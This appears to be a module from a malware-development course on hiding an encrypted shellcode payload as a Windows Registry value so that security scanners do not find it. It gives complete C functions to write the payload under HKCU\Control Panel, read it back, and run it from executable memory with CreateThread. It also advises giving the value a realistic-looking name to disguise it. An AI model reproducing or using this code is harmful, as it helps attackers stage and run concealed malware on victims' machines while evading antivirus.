Payload Staging - Windows Registry

Introduction

The previous module showed that a payload does not necessarily need to be stored inside the malware. Instead, the payload can be fetched at runtime by the malware. This module will show a similar technique, except the payload will be written as a registry key value and then fetched from the Registry when required. Since the payload will be stored in the Registry, if security solutions scan the malware they will be unable to detect or find any payload within.

This code in this module is divided into two parts. The first part is writing the encrypted payload to a registry key. The second part reads the payload from the same registry key, decrypts it and executes it. The module will not explain the encryption/decryption process as this was explained in prior modules.

This module will also introduce the concept of Conditional Compilation.

Conditional Compilation

Conditional compilation is a way to include code inside a project which the compiler will either compile or not compile. This will be used by the implementation to decide whether it's reading or writing to the Registry.

The two sections below provide skeleton code as to how the read and write operations will be written using conditional compilation.

Write Operation

```
#define WRITEMODE

// Code that will be compiled in both cases

// if 'WRITEMODE' is defined
#ifdef WRITEMODE
	// The code that will be compiled
	// Code that's needed to write the payload to the Registry
#endif

// if 'READMODE' is defined
#ifdef READMODE
	// Code that will NOT be compiled
#endif
```

Read Operation

```
        #define READMODE

        // Code that will be compiled in both cases

        // if 'READMODE' is defined
        #ifdef READMODE
                // The code that will be compiled
                // Code that's needed to read the payload from the Registry
        #endif

        // if 'WRITEMODE' is defined
        #ifdef WRITEMODE
                // Code that will NOT be compiled
        #endif
```

Writing To The Registry

This section will walk through the `WriteShellcodeToRegistry` function. The function takes two parameters:


1. `pShellcode` - The payload to be written.
2. `dwShellcodeSize` - The size of the payload to be written.

REGISTRY & REGSTRING


The code starts with two pre-defined constants `REGISTRY` and `REGSTRING` which are set to `Control Panel` and `MalDevAcademy` respectively.

```
// Registry key to read / write
#define     REGISTRY            "Control Panel"
#define     REGSTRING           "MalDevAcademy"
```

`REGISTRY` is the name of the registry key that will hold the payload. The full path of `REGISTRY` will be `Computer\HKEY_CURRENT_USER\Control Panel`.



What the function will be doing programmatically is creating a new `String Value` under this registry key to store the payload. `REGSTRING` is the name of the string value that will be created. Obviously, in a real situation, use a more realistic value such as `PanelUpdateService` or `AppSnapshot`.



Opening a Handle To The Registry Key

The RegOpenKeyExA WinAPI is used to open a handle to the specified registry key which is a prerequisite to creating, editing or deleting values under the registry key.

```
LSTATUS RegOpenKeyExA(
  [in]           HKEY   hKey,           // A handle to an open registry key
  [in, optional] LPCSTR lpSubKey,       // The name of the registry subkey
to be opened (REGISTRY constant)
  [in]           DWORD  ulOptions,      // Specifies the option to apply
when opening the key - Set to 0
  [in]           REGSAM samDesired,     // Access Rights
  [out]          PHKEY  phkResult       // A pointer to a variable that
receives a handle to the opened key
);
```

The fourth parameter of the `RegOpenKeyExA` WinAPI defines the access rights to the registry key. Because the program needs to create a value under the registry key, `KEY_SET_VALUE` was selected. The full list of registry access rights can be found here.

```
STATUS = RegOpenKeyExA(HKEY_CURRENT_USER, REGISTRY, 0, KEY_SET_VALUE,
&hKey);
```

Setting Registry Value

Next, the RegSetValueExA WinAPI is used which takes the opened handle from `RegOpenKeyExA` and creates a new value that is based on the second parameter, `REGSTRING`. It will also write the payload to the newly created value.

```
LSTATUS RegSetValueExA(
  [in]           HKEY       hKey,            // A handle to an open
registry key
  [in, optional] LPCSTR     lpValueName,     // The name of the value to be
set (REGSTRING constant)
                 DWORD      Reserved,        // Set to 0
  [in]           DWORD      dwType,          // The type of data pointed to
by the lpData parameter
  [in]           const BYTE *lpData,         // The data to be stored
  [in]           DWORD      cbData           // The size of the information
pointed to by the lpData parameter, in bytes
);
```

It is also worth noting that the fourth parameter specifies the data type for the registry value. In this case, it's set to `REG_BINARY` since the payload is simply a list of bytes but the complete list of data types can be found here.

```
STATUS = RegSetValueExA(hKey, REGSTRING, 0, REG_BINARY, pShellcode,
dwShellcodeSize);
```

Closing Registry Key Handle

Finally, RegCloseKey is used to close the handle of the registry key that was opened.

```
LSTATUS RegCloseKey(
  [in] HKEY hKey // Handle to an open registry key to be closed
);
```

Writing To The Registry - Code Snippet

```
// Registry key to read / write
#define     REGISTRY            "Control Panel"
#define     REGSTRING           "MalDevAcademy"

BOOL WriteShellcodeToRegistry(IN PBYTE pShellcode, IN DWORD
dwShellcodeSize) {

    BOOL        bSTATE  = TRUE;
    LSTATUS     STATUS  = NULL;
    HKEY        hKey    = NULL;

    printf("[i] Writing 0x%p [ Size: %ld ] to \"%s\\%s\" ... ", pShellcode,
dwShellcodeSize, REGISTRY, REGSTRING);

    STATUS = RegOpenKeyExA(HKEY_CURRENT_USER, REGISTRY, 0, KEY_SET_VALUE,
&hKey);
    if (ERROR_SUCCESS != STATUS) {
        printf("[!] RegOpenKeyExA Failed With Error : %d\n", STATUS);
        bSTATE = FALSE; goto _EndOfFunction;
    }

    STATUS = RegSetValueExA(hKey, REGSTRING, 0, REG_BINARY, pShellcode,
dwShellcodeSize);
    if (ERROR_SUCCESS != STATUS){
        printf("[!] RegSetValueExA Failed With Error : %d\n", STATUS);
        bSTATE = FALSE; goto _EndOfFunction;
    }

    printf("[+] DONE ! \n");


_EndOfFunction:
    if (hKey)
        RegCloseKey(hKey);
    return bSTATE;
}
```

Reading The Registry

After the payload has been successfully written into the `MalDevAcademy` string within the `Computer\HKEY_CURRENT_USER\Control Panel` registry key, the next step is to create an additional implementation responsible for handling the decryption process, similar to what was offered by the `HellShell.exe` program.

This section will walk through the `ReadShellcodeFromRegistry` function shown below. The function takes two arguments:

- `ppPayload` - which is a pointer to a `PBYTE` variable, that will be used to save the base address of the read payload when the function returns.
- `psSize` - The size of the read payload.

Read Registry Value

The RegGetValueA function requires the registry key and value to read, which are `REGISTRY` and `REGSTRING`, respectively. In the previous module, it was possible to fetch the payload from the internet in several chunks of any size, however, when working with `RegGetValueA` this is not possible since it does not read the bytes as a stream of data but rather all at once. Instead, one should call the `RegGetValueA` twice, once to fetch the payload's size, allocate enough memory to hold the payload, the next time `RegGetValueA` is called is to read the payload to the allocated buffer.

```
LSTATUS RegGetValueA(
  [in]                HKEY    hkey,     // A handle to an open registry key
  [in, optional]      LPCSTR  lpSubKey, // The path of a registry key
relative to the key specified by the hkey parameter
  [in, optional]      LPCSTR  lpValue,  // The name of the registry value.
  [in, optional]      DWORD   dwFlags,  // The flags that restrict the data
type of value to be queried
  [out, optional]     LPDWORD pdwType,  // A pointer to a variable that
receives a code indicating the type of data stored in the specified value
  [out, optional]     PVOID   pvData,   // A pointer to a buffer that
receives the value's data
  [in, out, optional] LPDWORD pcbData   // A pointer to a variable that
specifies the size of the buffer pointed to by the pvData parameter, in
bytes
);
```

The fourth parameter, `dwFlags` can be used to restrict the data type, however, this implementation uses `RRF_RT_ANY`, signifying any data type. Alternatively, `RRF_RT_REG_BINARY` could have been used since the payload is of binary data type. The below code snippet demonstrates how to call `RegGetValueA` to fetch the payload size.

```
// The 'pvData' paremeter is set to 'NULL'. After the function returns, the
payload size will be saved into the 'dwBytesRead' variable.
LSTATUS STATUS = RegGetValueA(HKEY_CURRENT_USER, REGISTRY, REGSTRING,
RRF_RT_ANY, NULL, NULL, &dwBytesRead);
// Use the 'dwBytesRead' variable to allocate enough memory to hold the
payload
```

```
PBYTE   pBytes = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
dwBytesRead);
```

After calling `HeapAlloc`, the code can be followed with another `RegGetValueA` call to fetch the payload from registery. The second call should look like this:

```
// The 'pvData' paremeter is set to 'pBytes' which will be use to write the
payload to.
LSTATUS STATUS = RegGetValueA(HKEY_CURRENT_USER, REGISTRY, REGSTRING,
RRF_RT_ANY, NULL, pBytes, &dwBytesRead);
```

Reading Registry - Code Snippet

```
BOOL ReadShellcodeFromRegistry(OUT PBYTE* ppPayload, OUT SIZE_T* psSize) {

    LSTATUS     STATUS      = NULL;
    DWORD               dwBytesRead = NULL;
    PVOID               pBytes      = NULL;

    // Fetching the payload's size
    STATUS = RegGetValueA(HKEY_CURRENT_USER, REGISTRY, REGSTRING,
RRF_RT_ANY, NULL, NULL, &dwBytesRead);
    if (ERROR_SUCCESS != STATUS) {
        printf("[!] RegGetValueA Failed With Error : %d\n", STATUS);
        return FALSE;
    }

    // Allocating heap that will store the payload that will be read
    pBytes = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dwBytesRead);
    if (pBytes == NULL){
        printf("[!] HeapAlloc Failed With Error : %d\n", GetLastError());
        return FALSE;
    }

    // Reading the payload from "REGISTRY" key, from value "REGSTRING"
    STATUS = RegGetValueA(HKEY_CURRENT_USER, REGISTRY, REGSTRING,
RRF_RT_ANY, NULL, pBytes, &dwBytesRead);
    if (ERROR_SUCCESS != STATUS) {
        printf("[!] RegGetValueA Failed With Error : %d\n", STATUS);
        return FALSE;
    }

    // Saving
    *ppPayload  = pBytes;
```

```
    *psSize     = dwBytesRead;

    return TRUE;
}
```

Executing Payload


Once the payload is read from the registry and stored inside the allocated buffer, the `RunShellcode` function is used to execute the payload. Note that this function was explained in earlier modules.

```
BOOL RunShellcode(IN PVOID pDecryptedShellcode, IN SIZE_T
sDecryptedShellcodeSize) {

    PVOID pShellcodeAddress = NULL;
    DWORD dwOldProtection   = NULL;

    pShellcodeAddress = VirtualAlloc(NULL, sDecryptedShellcodeSize,
MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (pShellcodeAddress == NULL) {
        printf("[!] VirtualAlloc Failed With Error : %d \n",
GetLastError());
        return FALSE;
    }

    printf("[i] Allocated Memory At : 0x%p \n", pShellcodeAddress);

    memcpy(pShellcodeAddress, pDecryptedShellcode,
sDecryptedShellcodeSize);
    memset(pDecryptedShellcode, '\0', sDecryptedShellcodeSize);

    if (!VirtualProtect(pShellcodeAddress, sDecryptedShellcodeSize,
PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
        printf("[!] VirtualProtect Failed With Error : %d \n",
GetLastError());
        return FALSE;
    }

    printf("[#] Press <Enter> To Run ... ");
    getchar();

    if (CreateThread(NULL, NULL, pShellcodeAddress, NULL, NULL, NULL) ==
NULL) {
        printf("[!] CreateThread Failed With Error : %d \n",
GetLastError());
```


```
        return FALSE;
    }

    return TRUE;
}
```

Writing To The Registry - Demo


Before executing the compiled code shown above, the registry key looks like this:



After running the program, a new registry string value is created with the RC4 encrypted payload.




Double-clicking on `MaldevAcademy` will show the payload in HEX and ASCII format.




Reading The Registry - Demo

The program begins by reading the encrypted payload from the Registry.



Next, the program will decrypt the payload.



Finally, the decrypted payload is executed.